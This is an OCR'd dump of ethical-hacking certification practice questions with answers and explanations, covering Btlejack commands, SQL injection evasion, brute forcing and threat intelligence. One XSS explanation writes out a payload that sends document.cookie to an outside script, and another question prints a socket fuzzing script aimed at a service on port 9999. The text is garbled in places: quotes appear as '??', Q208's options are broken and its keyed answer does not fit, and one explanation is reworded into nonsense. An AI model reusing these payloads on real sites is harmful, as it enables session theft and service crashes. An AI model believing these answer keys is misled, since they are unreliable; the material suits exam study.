


Diagram Description automatically generated

NEW QUESTION 199
- (Topic 3)
Clark, a professional hacker, attempted to perform a Btlejacking attack using an automated tool, Btlejack, and hardware tool, micro:bit. This attack allowed Clark to hijack, read, and export sensitive information shared between connected devices. To perform this attack, Clark executed various btlejack commands. Which of the following commands was used by Clark to hijack the connections?

A. btlejack-f 0x129f3244-j
B. btlejack -c any
C. btlejack -d /dev/ttyACM0 -d /dev/ttyACM2 -s
D. btlejack -f 0x9c68fd30 -t -m 0x1 ffffffff

Answer: D

NEW QUESTION 204
- (Topic 3)
Judy created a forum, one day. she discovers that a user is posting strange images without writing comments.
She immediately calls a security expert, who discovers that the following code is hidden behind those images:
<script>
document.writef); </script>
What issue occurred for the users who clicked on the image?

A. The code inject a new cookie to the browser.
B. The code redirects the user to another site.
C. The code is a virus that is attempting to gather the users username and password.
D. This php file silently executes the code and grabs the users session cookie and session ID.

Answer: D

Explanation:
document.write(<img.src=https://localhost/submitcookie.php cookie =+ escape(document.cookie) +/>); (Cookie and session ID theft)
https://www.softwaretestinghelp.com/cross-site-scripting-xss-attack-test/

As seen in the indicated question, cookies are escaped and sent to script to variable ??cookie??. If the malicious user would inject this script into the website??s code, then it will be executed in the user??s browser and cookies will be sent to the malicious user.

NEW QUESTION 208
- (Topic 3)
Your organization has signed an agreement with a web hosting provider that requires you to take full responsibility of the maintenance of the cloud-based resources. Which of the following models covers this?

A. Platform as a service
B. Software as a service
C. Functions as a
D. service Infrastructure as a service

Answer: C

NEW QUESTION 212
- (Topic 3)
A penetration tester is performing an enumeration on a client's network. The tester has acquired permission to perform enumeration activities. They have identified a remote inter- process communication (IPC) share and are trying to collect more information about it. The tester decides to use a common enumeration technique to collect the desired data. Which of the following techniques would be most appropriate for this scenario?

A. Brute force Active Directory
B. Probe the IPC share by attempting to brute force admin credentials
C. Extract usernames using email IDs
D. Conduct a DNS zone transfer

Answer: B

Explanation:
Probing the IPC share by attempting to brute force admin credentials is the most appropriate technique for this scenario, because it can reveal valuable information about the target system, such as its operating system, services, users, groups, and shares. An IPC share is a special share that allows processes to communicate with each other over the network using named pipes. An IPC share can be accessed anonymously or with valid credentials, depending on the security configuration of the target system. A brute force attack is a method of trying different combinations of usernames and passwords until a valid pair is found. By using a brute force attack, the tester can try to access the IPC share with admin credentials, which can grant them more privileges and access to more resources on the target system.
The other options are less suitable or effective techniques for this scenario. Brute forcing Active Directory may not be relevant or feasible, as the target system may not be part of a domain or may have strong password policies. Extracting usernames using email IDs may not provide enough information or access to the target system, as email IDs may not match the usernames or passwords. Conducting a DNS zone transfer may not be possible or useful, as the target system may not be a DNS server or may have restricted zone
transfers. A DNS zone transfer is a method of obtaining information about the domain names and IP addresses of the hosts in a network by querying a DNS server. References:
? Inter-process communication - Wikipedia
? IPC$ share and null session behavior - Windows Server
? Brute Force Attack: Definition, Examples, and Prevention
? DNS Zone Transfer: Definition, Types, and Examples

NEW QUESTION 214
- (Topic 3)
#!/usr/bin/python import socket buffer=[????A????] counter=50 while len(buffer)<=100: buffer.append (????A????*counter)
counter=counter+50 commands= [????HELP????,????STATS .????,????RTIME .????,????LTIME. ????,????SRUN
.????,????TRUN .????,????GMON
.????,????GDOG .????,????KSTET .??,????GTER .????,????HTER .????, ????LTER .??,????KSTAN .????] for command in
commands: for
buffstring in buffer: print ????Exploiting???? +command +????:????+str(len(buffstring)) s=socket.socket(socket.AF_INET,
socket.SOCK_STREAM) s.connect((??127.0.0.1??, 9999)) s.recv(50) s.send(command+buffstring) s.close()
What is the code written for?

A. Denial-of-service (DOS)
B. Buffer Overflow
C. Bruteforce
D. Encryption

Answer: B

NEW QUESTION 215
- (Topic 3)
Ron, a security professional, was pen testing web applications and SaaS platforms used by his company. While testing, he found a vulnerability that allows hackers to gain unauthorized access to API objects and perform actions such as view, update, and delete sensitive data of the company. What is the API vulnerability revealed in the above scenario?

A. Code injections
B. Improper use of CORS
C. No ABAC validation
D. Business logic flaws

Answer: C

NEW QUESTION 219

- (Topic 3)
You are an ethical hacker contracted to conduct a security audit for a company. During the audit, you discover that the company's wireless network is using WEP encryption. You understand the vulnerabilities associated with WEP and plan to recommend a more secure encryption method. Which of the following would you recommend as a Suitable replacement to enhance the security of the company's wireless network?

A. MAC address filtering
B. WPA2-PSK with AES encryption
C. Open System authentication
D. SSID broadcast disabling

Answer: B

Explanation:
WEP encryption is an outdated and insecure method of protecting wireless networks from unauthorized access and eavesdropping. WEP uses a static key that can be easily cracked by various tools and techniques, such as capturing the initialization vectors, brute-forcing the key, or exploiting the weak key scheduling algorithm1. Therefore, you should recommend a more secure encryption method to enhance the security of the company??s wireless network.
One of the most suitable replacements for WEP encryption is WPA2-PSK with AES encryption. WPA2 stands for Wi-Fi Protected Access 2, which is a security standard that improves upon the previous WPA standard. WPA2 uses a robust encryption algorithm called AES, which stands for Advanced Encryption Standard. AES is a block cipher that uses a 128-bit key and is considered to be very secure and resistant to attacks2.
WPA2-PSK stands for WPA2 Pre-Shared Key, which is a mode of WPA2 that uses a passphrase or a password to generate the encryption key. The passphrase or password must be entered by the users who want to connect to the wireless network. The key is then derived from the passphrase or password using a function called PBKDF2, which stands for Password-Based Key Derivation Function 2. PBKDF2 adds a salt and a number of iterations to the passphrase or password to make it harder to crack3.
WPA2-PSK with AES encryption offers several advantages over WEP encryption, such as:
? It uses a dynamic key that changes with each session, instead of a static key that remains the same.
? It uses a stronger encryption algorithm that is more difficult to break, instead of a weaker encryption algorithm that is more vulnerable to attacks.
? It uses a longer key that provides more security, instead of a shorter key that provides less security.
? It uses a more secure key derivation function that adds complexity and randomness, instead of a simple key generation function that is predictable and flawed.
Therefore, you should recommend WPA2-PSK with AES encryption as a suitable replacement to enhance the security of the company??s wireless network.
References:
? Wireless Security - Encryption - Online Tutorials Library
? WiFi Security: WEP, WPA, WPA2, WPA3 And Their Differences - NetSpot
? WPA2-PSK (Wi-Fi Protected Access 2 Pre-Shared Key)

NEW QUESTION 221
- (Topic 3)
A penetration tester is conducting an assessment of a web application for a financial institution. The application uses form-based authentication and does not implement account lockout policies after multiple failed login attempts. Interestingly, the application displays detailed error messages that disclose whether the username or password entered is incorrect. The tester also notices that the application uses HTTP headers to prevent clickjacking attacks but does not implement Content Security Policy (CSP). With these observations, which of the following attack methods would likely be the most effective for the penetration tester to exploit these vulnerabilities and attempt unauthorized access?

A. The tester could execute a Brute Force attack, leveraging the lack of account lockout policy and the verbose error messages to guess the correct credentials
B. The tester could exploit a potential SQL Injection vulnerability to manipulate the application's database
C. The tester could launch a Cross-Site Scripting (XSS) attack to steal authenticated session cookies, potentially bypassing the clickjacking protection
D. The tester could execute a Man-in-the-Middle (MitM) attack to intercept and modify theHTTP headers for a Clickjacking attack

Answer: A

Explanation:
The most effective attack method for the penetration tester to exploit these vulnerabilities and attempt unauthorized access would be to execute a Brute Force attack, leveraging the lack of account lockout policy and the verbose error messages to guess the correct credentials. A Brute Force attack is a hacking method that uses trial and error to crack passwords, login credentials, or encryption keys. It is a simple yet reliable tactic for gaining unauthorized access to individual accounts and organizations?? systems and networks1. In this scenario, the tester can take advantage of the fact that the application does not lock out users after multiple failed login attempts, which means the tester can try as many combinations as possible without being blocked. The tester can also use the detailed error messages that disclose whether the username or password entered is incorrect, which can help narrow down the search space and reduce the number of guesses needed. For example, if the tester enters a wrong username and a wrong password, and the application responds with ??Invalid username??, the tester can eliminate that username from the list of candidates and focus on finding the correct one. Similarly, if the tester enters a correct username and a wrong password, and the application responds with ??Invalid password??, the tester can confirm that username and focus on finding the correct password. By using automated tools or scripts, the tester can perform a Brute Force attack faster and more efficiently.
The other options are not as effective or feasible as option A for the following reasons:
? B. The tester could exploit a potential SQL Injection vulnerability to manipulate the application??s database: This option is not feasible because there is no indication that the application is vulnerable to SQL Injection, which is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database2. The application uses form-based authentication, which does not necessarily involve SQL queries, and the error messages do not reveal any SQL syntax or structure. Moreover, even if the application was vulnerable to SQL Injection, the tester would need to craft a malicious SQL query that can bypass the authentication mechanism and grant access to the application, which may not be possible or easy depending on the database design and configuration.
? C. The tester could launch a Cross-Site Scripting (XSS) attack to steal authenticated session cookies, potentially bypassing the clickjacking protection: This option is not effective because there is no evidence that the application is vulnerable to XSS, which is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application by injecting malicious scripts3. The application uses HTTP headers to prevent clickjacking attacks, which are a type of attack that tricks a user into clicking on a hidden or disguised element on a web page4. However, this does not imply that the application is vulnerable to XSS, which requires a different type of injection point and payload. Moreover, even if the application was vulnerable to XSS, the tester would need to find a way to deliver the malicious script to a legitimate user who is already authenticated, and then capture the stolen session cookies from the user??s browser, which may not be feasible or easy depending on the application??s
design and security measures.
? D. The tester could execute a Man-in-the-Middle (MitM) attack to intercept and modify the HTTP headers for a Clickjacking attack: This option is not feasible because a MitM attack is a type of attack that requires the attacker to insert themselves between two parties who believe that they are directly communicating with each other, and then relay or alter the communications between them5. In this scenario, the tester would need to intercept the HTTP traffic between the user and the application, and then modify the HTTP headers to remove or weaken the clickjacking protection. However, this would require the tester to have access to the network infrastructure or the user??s device, which may not be possible or easy depending on the network security and encryption. Moreover, even if the tester could perform a MitM attack, the tester would still need to trick the user into clicking on a malicious element on a web page, which may not be possible or easy depending on the user??s awareness and behavior.

References:
? 1: What is a Brute Force Attack? | Definition, Types & How It Works - Fortinet
? 2: What is SQL Injection? Tutorial & Examples | Web Security Academy
? 3: Cross Site Scripting (XSS) | OWASP Foundation
? 4: What is Clickjacking? | Definition, Types & Examples - Fortinet
? 5: Man-in-the-middle attack - Wikipedia

NEW QUESTION 226
- (Topic 3)
An ethical hacker is hired to evaluate the defenses of an organization's database system which is known to employ a signature-based IDS. The hacker knows that some SQL Injection evasion techniques may allow him to bypass the system's signatures. During the operation, he successfully retrieved a list of usernames from the database without triggering an alarm by employing an advanced evasion technique. Which of the following could he have used?

A. Utilizing the char encoding function to convert hexadecimal and decimal values into characters that pass-through SQL engine parsing
B. Using the URL encoding method to replace characters with their ASCII codes in hexadecimal form
C. Implementing sophisticated matches such as ??OR ??john' = john" in place of classical matches like "OR 1-1"
D. Manipulating white spaces in SQL queries to bypass signature detection

Answer: D

Explanation:
The hacker could have used the technique of manipulating white spaces in SQL queries to bypass signature detection. This technique involves inserting, removing, or replacing white spaces in SQL queries with other characters or symbols that are either ignored or interpreted as white spaces by the SQL engine, but not by the signature-based IDS. This way, the hacker can alter the appearance of the query and evade the pattern matching of the IDS, while preserving the functionality and logic of the query. For example, the hacker could replace the space character with a tab character, a newline character, a comment symbol, or a URL-encoded value, such as %2012.
The other options are not correct for the following reasons:
? A. Utilizing the char encoding function to convert hexadecimal and decimal values into characters that pass-through SQL engine parsing: This option is not feasible because the char encoding function is not supported by all SQL engines, and it may not be able to convert all hexadecimal and decimal values into valid characters. Moreover, the char encoding function may not be able to bypass the signature detection of the IDS, as it may still match the keywords or syntax of the SQL query3.
? B. Using the URL encoding method to replace characters with their ASCII codes in hexadecimal form: This option is not effective because the URL encoding method is not applicable to SQL queries, as it is designed for encoding special characters in URLs. The URL encoding method may not be able to replace all characters with their ASCII codes, and it may not be able to preserve the functionality and logic of the SQL query. Furthermore, the URL encoding method may not be able to evade the signature detection of the IDS, as it may still match the keywords or syntax of the SQL query4.
? C. Implementing sophisticated matches such as ??OR ??john?? = john" in place of classical matches like ??OR 1-1??: This option is not advanced because it is a common and basic SQL injection technique that does not involve any evasion or obfuscation. This technique involves injecting a logical expression that is always true, such as ??OR ??john?? = john?? or ??OR 1-1??, to bypass the authentication or authorization checks of the SQL query. However, this technique may not be able to bypass the signature detection of the IDS, as it may easily match the keywords or syntax of the SQL query.
References:
? 1: SQL Injection Evasion Detection - F5
? 2: Mastering SQL Injection with SQLmap: A Comprehensive Evasion Techniques Cheatsheet
? 3: SQL Injection Prevention - OWASP Cheat Sheet Series
? 4: URL Encoding - W3Schools
? : SQL Injection - OWASP Foundation

NEW QUESTION 227
- (Topic 3)
What information security law or standard aims at protecting stakeholders and the general public from accounting errors and fraudulent activities within organizations?

A. PCI-DSS
B. FISMA
C. SOX
D. ISO/I EC 27001:2013

Answer: C

NEW QUESTION 231
- (Topic 3)
Given the complexities of an organization??s network infrastructure, a threat actor has exploited an unidentified vulnerability, leading to a major data breach. As a Certified Ethical Hacker (CEH), you are tasked with enhancing
the organization's security stance. To ensure a comprehensive security defense, you recommend a certain security strategy. Which of the following best represents the strategy you would likely suggest and why?

A. Develop an in-depth Risk Management process, involving identification, assessment, treatment, tracking, and review of risks to control the potential effects on the organization.
B. Establish a Defense-in-Depth strategy, incorporating multiple layers of security measures to increase the complexity and decrease the likelihood of a successful attack.
C. Adopt a Continual/Adaptive Security Strategy involving ongoing prediction, prevention, detection, and response actions to ensure comprehensive computer network defense.
D. Implement an Information Assurance (IA) policy focusing on ensuring the integrity, availability, confidentiality, and authenticity of information systems.

Answer: C

Explanation:
The security strategy that you would likely suggest is to adopt a Continual/Adaptive Security Strategy involving ongoing prediction, prevention, detection, and response actions to ensure comprehensive computer network defense. This strategy is based on the concept of continuous monitoring and improvement of the security posture of an organization, using a feedback loop that integrates various security activities and technologies. A Continual/Adaptive Security Strategy aims

to proactively identify and mitigate emerging threats, vulnerabilities, and risks, as well as to respond effectively and efficiently to security incidents and breaches. A Continual/Adaptive Security Strategy can help enhance the organization??s security stance by providing the following benefits12:
? It can reduce the attack surface and the exposure time of the organization??s
network infrastructure, by applying timely patches, updates, and configurations, as well as by implementing security controls and policies.
? It can increase the visibility and awareness of the organization??s network activity
and behavior, by collecting, analyzing, and correlating data from various sources, such as logs, sensors, alerts, and reports.
? It can improve the detection and prevention capabilities of the organization, by
using advanced tools and techniques, such as artificial intelligence, machine learning, threat intelligence, and behavioral analytics, to identify and block malicious or anomalous patterns and indicators.
? It can enhance the response and recovery processes of the organization, by using
automated and orchestrated actions, such as isolation, quarantine, remediation, and restoration, to contain and resolve security incidents and breaches, as well as by conducting lessons learned and root cause analysis to prevent recurrence.
The other options are not as appropriate as option C for the following reasons:
? A. Develop an in-depth Risk Management process, involving identification, assessment, treatment, tracking, and review of risks to control the potential effects on the organization: This option is not sufficient because risk management is only one aspect of a comprehensive security strategy, and it does not address the dynamic and evolving nature of cyber threats and vulnerabilities. Risk management is a process of identifying, analyzing, evaluating, and treating the risks that may affect the organization??s objectives and operations, as well as monitoring and reviewing the effectiveness of the risk treatment measures3. Risk management can help the organization prioritize and allocate resources for security, but it cannot guarantee the prevention or detection of security incidents and breaches, nor the response and recovery from them.
? B. Establish a Defense-in-Depth strategy, incorporating multiple layers of security measures to increase the complexity and decrease the likelihood of a successful attack: This option is not optimal because defense-in-depth is a traditional and static approach to security, and it may not be able to cope with the sophisticated and persistent attacks that exploit unknown or zero-day vulnerabilities. Defense-in- depth is a strategy of implementing multiple and diverse security controls and mechanisms at different layers of the organization??s network infrastructure, such
as perimeter, network, endpoint, application, and data, to provide redundancy and
resilience against attacks4. Defense-in-depth can help the organization protect its assets and systems from unauthorized access or damage, but it cannot ensure the timely detection and response to security incidents and breaches, nor the continuous improvement of the security posture.
? D. Implement an Information Assurance (IA) policy focusing on ensuring the
integrity, availability, confidentiality, and authenticity of information systems: This option is not comprehensive because information assurance is a subset of cybersecurity, and it does not cover all the aspects of a holistic security
strategy. Information assurance is a discipline of managing the risks associated with the use, processing, storage, and transmission of information and data, and ensuring the protection of the information and data from unauthorized access, use, disclosure, modification, or destruction5. Information assurance can help the organization safeguard its information and data from compromise or loss, but it does not address the prevention, detection, and response to security incidents and breaches, nor the adaptation and innovation of the security technologies and processes.
References:
? 1: Continual/Adaptive Security Strategy - an overview | ScienceDirect Topics
? 2: Continual Adaptive Security: A New Approach to Cybersecurity | SecurityWeek.Com
? 3: Risk Management - an overview | ScienceDirect Topics
? 4: Defense in Depth - an overview | ScienceDirect Topics
? 5: Information Assurance - an overview | ScienceDirect Topics

NEW QUESTION 236
- (Topic 3)
Leverox Solutions hired Arnold, a security professional, for the threat intelligence process. Arnold collected information about specific threats against the organization. From this information, he retrieved contextual information about security events and incidents that helped him disclose potential risks and gain insight into attacker methodologies. He collected the information from sources such as humans, social media, and chat rooms as well as from events that resulted in cyberattacks. In this process, he also prepared a report that includes identified malicious activities, recommended courses of action, and warnings for emerging attacks. What is the type of threat intelligence collected by Arnold in the above scenario?

A. Strategic threat intelligence
B. Tactical threat intelligence
C. Operational threat intelligence
D. Technical threat intelligence


Answer: C

NEW QUESTION 239
- (Topic 3)
John is investigating web-application firewall logs and observers that someone is attempting to inject the following:
char buff[10]; buff[>o] - 'a':
What type of attack is this?

A. CSRF
B. XSS
C. Buffer overflow
D. SQL injection

Answer: C

Explanation:
Buffer overflow this attack is an anomaly that happens when software writing data to a buffer overflows the buffer??s capacity, leading to adjacent memory locations being overwritten. In other words, an excessive amount of information is being passed into a container that doesn??t have enough space, which information finishes up replacing data in adjacent containers.Buffer overflows are often exploited by attackers with a goal of modifying a computer??s memory so as to undermine or take hold of program execution.



What??s a buffer?A buffer, or data buffer, is a neighborhood of physical memory storage wont to temporarily store data while it??s being moved from one place to a different . These buffers typically sleep in RAM memory. Computers frequently use buffers to assist improve performance; latest hard drives cash in of buffering to efficiently access data, and lots of online services also use buffers. for instance , buffers are frequently utilized in online video streaming to stop interruption. When a video is streamed, the video player downloads and stores perhaps 20% of the video at a time during a buffer then streams from that buffer. This way, minor drops in connection speed or quick service disruptions won??t affect the video stream performance.Buffers are designed to contain specific amounts of knowledge . Unless the program utilizing the buffer has built-in instructions to discard data when an excessive amount of is shipped to the buffer, the program will overwrite data in memory adjacent to the buffer.Buffer overflows are often exploited by attackers to corrupt software. Despite being well-understood, buffer overflow attacks are still a serious security problem that torment cyber-security teams. In 2014 a threat referred to as ??heartbleed?? exposed many many users to attack due to a buffer overflow vulnerability in SSL software.
How do attackers exploit buffer overflows?An attacker can deliberately feed a carefully crafted input into a program which will cause the program to undertake and store that input during a buffer that isn??t large enough, overwriting portions of memory connected to the buffer space. If the memory layout of the program is well-defined, the attacker can deliberately overwrite areas known to contain executable code. The attacker can then replace this code together with his own executable code, which may drastically change
